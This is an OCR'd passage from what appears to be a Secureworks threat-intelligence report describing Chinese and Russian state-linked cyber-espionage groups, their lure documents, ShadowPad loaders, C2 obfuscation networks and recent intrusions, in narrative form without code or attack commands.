
Global food security is threatened by multiple factors and risks such as the COVID-19 pandemic, volatile energy, food and fertilizer prices, the serious impact of climate change and armed conflicts, with disproportionate impacts on the most vulnerable, including women, children and persons with disabilities. The war in Ukraine has further aggravated the ongoing food security crisis around the world, especially in developing and least developed countries. We note with deep concern the adverse impact of the war in Ukraine and stress that it is causing immense human suffering an

Figure 31. Document used to target G20 government officials. (Source: Secureworks)

BRONZE VINEWOOD Called Out for Political Attacks

In March 2024, the U.S. State Department unsealed **indictments**[83] against seven named individuals, all part of the **BRONZE VINEWOOD**[84] (APT31) threat group. The indictments contain details of an extensive campaign of intrusions committed by the group over more than a decade of malicious activity. BRONZE VINEWOOD was revealed to be part of a cyberespionage program run by the MSS's Hubei State Security Department, located in the city of Wuhan.

In the same month, the UK government **blamed**[85] the same group for reconnaissance activity against UK parliamentarians during a campaign in 2021. It also stated that China was responsible for two other malicious campaigns against the UK Electoral Commission between 2021 and 2022. However, no information was released about the threat group responsible for those attacks and there is no indication that BRONZE VINEWOOD was involved in this instance.



CRH:DMP/SK/JKW
F. #2017R00077

FILED
IN CLERK'S OFFICE
US DISTRICT COURT
E.D.N.Y.
* JANUARY 30, 2024 *
BROOKLYN OFFICE

UNITED STATES DISTRICT COURT
EASTERN DISTRICT OF NEW YORK
----------X

UNITED STATES OF AMERICA

- against -

NI GAOBIN (倪高彬),
WENG MING (翁明),
CHENG FENG (程锋),
PENG YAOWEN (彭耀文),
SUN XIAOHUI (孙小辉),
XIONG WANG (熊旺) and
ZHAO GUANGZONG (赵光宗),

Defendants.


----------X

INDICTMENT

Cr. No. 24-CR-43
(T. 18, U.S.C., §§ 371, 981(a)(1)(C), 982(a)(2), 982(b)(1), 1030(i)(1), 1030(i)(2), 1349 and 3551 et seq.; T. 21, U.S.C., § 853(p); T. 28, U.S.C., § 2461(c))

Judge Ramon E. Reyes
Magistrate Judge Peggy Kuo

Figure 32. State Dept. indictment that names BRONZE VINEWOOD members. (Source: Secureworks)




Espionage for Military Gain

China's military remain hungry consumers of the country's ongoing intelligence collection effort and have intelligence collection requirements against many foreign governments and militaries. Again, these requirements correspond with the issues of importance for the CCP such as Taiwan, South China Sea, and international rivalry with the U.S.

For example, China is in dispute with all the countries adjacent to the South China Sea, each of whom makes claim to different areas of the disputed waters. Chinese Navy vessels regularly bump up (literally) against Philippines Navy boats. The Philippines Navy, therefore, is a regular target for Chinese cyberattacks.

Secureworks researchers investigated examples of China-based threat groups targeting the Philippines such as this malicious document employed by BRONZE EDGEWOOD.



SECRET

Republika ng Pilipinas
Republic of the Philippines
Kagawaran ng Tanggulang Pambansa
Department of National Defense

MEMORANDUM

FOR: [redacted]
USARM

SUBJECT: Release of Information, Views and Assessment on Several Issues to Defense Attaché of Vietnam

1. Per SND's handwritten note, respectfully referred is the letter from [redacted], Chief of Staff, AFP (CSAFP) dated December 11, 2023.

2. The CSAFP is recommending the release of information, views and assessment on several issues to Defense Attaché of Vietnam, such as the protest and tearing of Vietnamese flag in front of the Vietnamese Embassy on August 1, 2023; and the Philippine's proposal to conduct joint patrol in South China Sea with

Figure 33. Malicious document used to target Philippines military. (Source: Secureworks)

The malicious document is likely built using the Royal Road tool, and BRONZE EDGEWOOD used it once again to drop one of their bespoke downloaders. The GET request employed by the downloader uses a hard-coded User-Agent string that CTU researchers observed in previous BRONZE EDGEWOOD campaigns.




Figure 34. Hard coded User-Agent string. (Source: Secureworks)

Although not officially named, China is also widely suspected to be the source of a publicly reported **attack**[86] on the UK's MoD payroll system operated by private contractor SSCL, which is an arm of the French company Sopra Steria. SSCL is **said**[87] to have become aware of the attack in February 2024.

Taiwan Under Threat

China under Xi Jinping is undergoing one of the largest military build-ups and modernizations of any country ever seen during peacetime. One of the prime motivations for this massive increase in capability is the potential for conflict across the Taiwan Strait. It is notable that in 2024 the majority of ShadowPad samples uploaded to online scanner VirusTotal have originated from users in Taiwan, suggesting heavy targeting of the island by China-based actors.

Secureworks research in recent years has connected several threat groups with attacks that targeted Taiwan. In December 2023, CTU researchers analyzed ShadowPad samples that originated from Taiwan and connected the files to **BRONZE UNIVERSITY**[88]. The DLL loaders associated with these ShadowPad samples employ code-scattering techniques to hinder analysis. They also use runtime anti-analysis techniques such as checking for the presence of specific bytes in the parent process, likely as a measure to beat sandboxes.




Figure 35. ShadowPad Loader checking bytes in the parent process. (Source: Secureworks)

If this check fails, the DLL returns without loading the payload file.

Once running, the ShadowPad samples copy the installation files to C:\ProgramData\Chrome\ and deletes the original files. The ShadowPad payload is stored as shellcode in the Windows registry.




Figure 36. ShadowPad payload hidden in Windows Registry. (Source: Secureworks)

Third-party researchers also continue to **report** China's offensive cyber activity in the South China Sea region, primarily targeting government and military organizations.

The PLA Reorganizes (Again)

In 2015, the PLA, one of the main bodies involved in China's intelligence collection efforts, underwent significant reforms and introduced five regional theater commands: Northern, Western, Central, Eastern, and Southern. The 2015 reforms saw the creation of several new structures including the Strategic Support Force (SSF) and the Network Security Department (NSD). This brought together various elements of the PLA responsible for electronic warfare and intelligence collection.

On April 19, 2024, the PLA eliminated the SSF and created a new military force, the Information Support Force (ISF). Although it is not entirely clear why this was done, it results in the removal of a layer of command bureaucracy, which suggests that greater efficiency may have been the driver for change. Some commentators have also **suggested**[89] that the changes could be a direct result of Xi Jinping's desire to have greater oversight of the PLA's support forces. The creation of the new ISF will probably only complicate the already difficult task of attempting to attribute cyber intrusions with China-based threat actors.

Adding to the complexity of the attribution game is the continued use by Chinese threat groups of obfuscation networks. In last year's report we called out BRONZE PRESIDENT's intent to build C2 networks out of compromised routers. This trend continues. China-nexus actors are continuing to use proxy networks composed variously of VPS nodes and compromised application servers, as well as compromised network infrastructure. The incident described above that used the TSMC lure document to deliver Cobalt Strike utilized a compromised Cobra DocGuard server for the C2 communications.






Figure 37. Compromised Cobra DocGuard server used for C2 communications. (Source: Secureworks)

CISA continues to maintain its **database**[90] of commonly exploited vulnerabilities; many of these vulnerabilities are employed by China-based threat groups for their utility in building obfuscation networks. The use of such obfuscation for C2 communication is not new, but, for China-based threats, it is increasingly becoming business as usual.



Secureworks®



RUSSIA

THE NEAR ABROAD AND A NOD TO THE "PROBLEMS" OF CYBERCRIME

Main motivations:

- ⚠ Espionage
- ⚠ Hybrid Warfare

RUSSIA

Russia's state-sponsored cyber activity, both in Ukraine and abroad, continues to be guided by the war in Ukraine, which is now in its third year with no clear resolution in sight. The conflict continues to drive the degree and extent to which offensive cyber capabilities can be applied by nation state adversaries to inflict physical and psychological harm during wartime.


The War Against Ukraine

Ukrainian authorities have reported increasingly sophisticated cyberattacks, which they largely attribute to Russia, against critical infrastructure, including telecommunications and energy sector entities. One notable example was **IRON VIKING's**[91] cyber espionage attacks against battlefield control systems used by Ukrainian **defense forces**[92]. IRON VIKING is attributed to the Main Center for Special Technologies (GTsST) within Russia's military intelligence agency, the GRU, and routinely plays a lead role in disruptive attacks.

Other favored targets included telecommunications companies, which experienced outages, sometimes lasting days, or weeks. Wiper attacks that crippled the core infrastructure of Ukraine's largest telecommunications provider, Kyivstar, in December 2023 caused a multi-day outage to cellular and internet services for 24 million of its subscribers in Ukraine and resulted in downstream impact on air raid sirens and **banking systems**[93].

Cyberattacks against several Ukrainian energy facilities in the spring of 2024 coincided with conventional missile strikes against their electric grid. The network compromises may have served to provide battle commanders an assessment of the impact of the kinetic operations rather than impair the grid.

Groups associated with all three of Russia's intelligence agencies were active throughout the past year.



IRON FRONTIER Joins Groups Linked to the FSB

Organizations and individuals in the United Kingdom, U.S., other NATO member states, and countries neighboring Russia have continued to be at risk of targeted spearphishing campaigns by Russia-based threat actors working for Russia's Federal Security Service (FSB). Although the FSB is Russia's domestic intelligence service, foreign intelligence-focused cyber operations are carried out by multiple subordinate threat groups, including **IRON HUNTER**[94] and **IRON TILDEN**[95].

In December 2023, the UK's NCSC along with their Five Eyes counterparts identified members of the **IRON FRONTIER**[96] threat group who they assessed almost certainly conducts cyber activities on behalf of the FSB's Center 18. Two IRON FRONTIER members living in Russia were **sanctioned**[97] for a 2018 **intrusion**[98] into the Institute for Statecraft, a UK-based pro-democracy think tank.

In January 2024, a leading UK expert on Russian military and information warfare was the target of a January 2024 spearphishing **operation**[99] that was likely led by IRON FRONTIER. The threat actors behind the campaign engaged in a multi-day email exchange using the persona and temporary webmail account of a defense researcher known to the target, attempting to lure them to a credential harvesting site via a malicious link in a policy-related PDF attachment.




Figure 38. PDF lure containing a malicious link to an attacker-controlled website. (Source: Secureworks)

CTU researchers analyzed email artifacts used in the January campaign. The TTPs exhibited in the campaign aligned with prior IRON FRONTIER spearphishing operations and victimology. For example, the message was casual and demonstrated a high degree of English-language fluency. There was no file attached to the email, despite there being a reference to an attachment in the email, prompting the target to request it be resent. IRON FRONTIER has used this social engineering tactic in previous campaigns, likely to build rapport and engage the target before delivering the lure. Typically, successful IRON FRONTIER attacks result in account compromise and the theft of sensitive information used later in foreign influence operations, as **exemplified**[100] by the publication in 2022 of private emails previously stolen from high-profile Brexit campaigners.

IRON RITUAL Maintains Tech Targeting Focus

Technology companies have long been targeted by the SVR, Russia's Foreign Intelligence Service, which operates **IRON RITUAL**[101]. The 2019/2020 Solarwinds supply chain attack afforded IRON RITUAL backdoor access to thousands of victims, although only an estimated hundred were selected for follow-on activities. The final list included targets of interest such as government and policy organizations, think tanks, cybersecurity vendors, and technology providers. Mimecast, a victim of the supply chain attack, disclosed that the Solarwinds attackers used their backdoor access to steal source code and trusted certificates from the company's production environment. They then used those certificates to target a small number of Mimecast customers' Microsoft 365 tenants.

In April 2023, CTU researchers observed IRON RITUAL activity targeting a Secureworks customer in the IT services sector. The group conducted repeated password spray and brute force attacks, obtained access, and then, following eviction, regained access. It also abused Azure AD identities and processes and maintained operational security.

At the start of 2024, mandatory SEC filings revealed two further leading U.S. technology companies that had been victims of cyberattacks by IRON RITUAL in 2023—**Hewlett Packard Enterprise**[102] (HPE) and **Microsoft**[103]. HPE detected unauthorized access to a cloud-based email environment by the group in May 2023. Data was exfiltrated from corporate mailboxes belonging to members of the company's cybersecurity, business, and marketing teams, among others. Microsoft's announcement in January 2024 disclosed that, in late November 2023, a small number of employee email accounts belonging to the company's cybersecurity, legal, and senior leadership teams had been accessed and information stolen.

An updated SEC filing on March 8, 2024, by Microsoft described IRON RITUAL's use of information stolen in 2023 to gain or attempt to gain access to the company's source code repository and internal systems, an effort which reflected commitment by the group to gather valuable intelligence on Microsoft and their customers. Authentication secrets, shared via email between Microsoft and their customers, were subsequently used by IRON RITUAL. The group significantly scaled up password spray and other forms of attacks following the successful compromise, in November 2023, of a legacy non-production test account and other corporate email accounts.

Russia's GRU Uses 'Hacktivist' Fronts in Hybrid Operations

Throughout 2023 and 2024, hacktivist groups tracked by CTU researchers have conducted offensive cyber operations that align with Russia's military doctrine of hybrid warfare. That is the use of unconventional force, including cyberattacks and disinformation, alongside conventional means to achieve strategic objectives. The use of 'false front' hacktivist groups allows military cyber units to maintain anonymity, project strength through public social media messaging, and gain support within sympathetic hacktivist and underground communities.

The following groups, likely in support of Russia's military intelligence directorate, the GRU, have carried out information campaigns and disruptive and destructive wiper attacks against critical infrastructure and civilian, government, and private sector entities since the onset of the Russia Ukraine war.

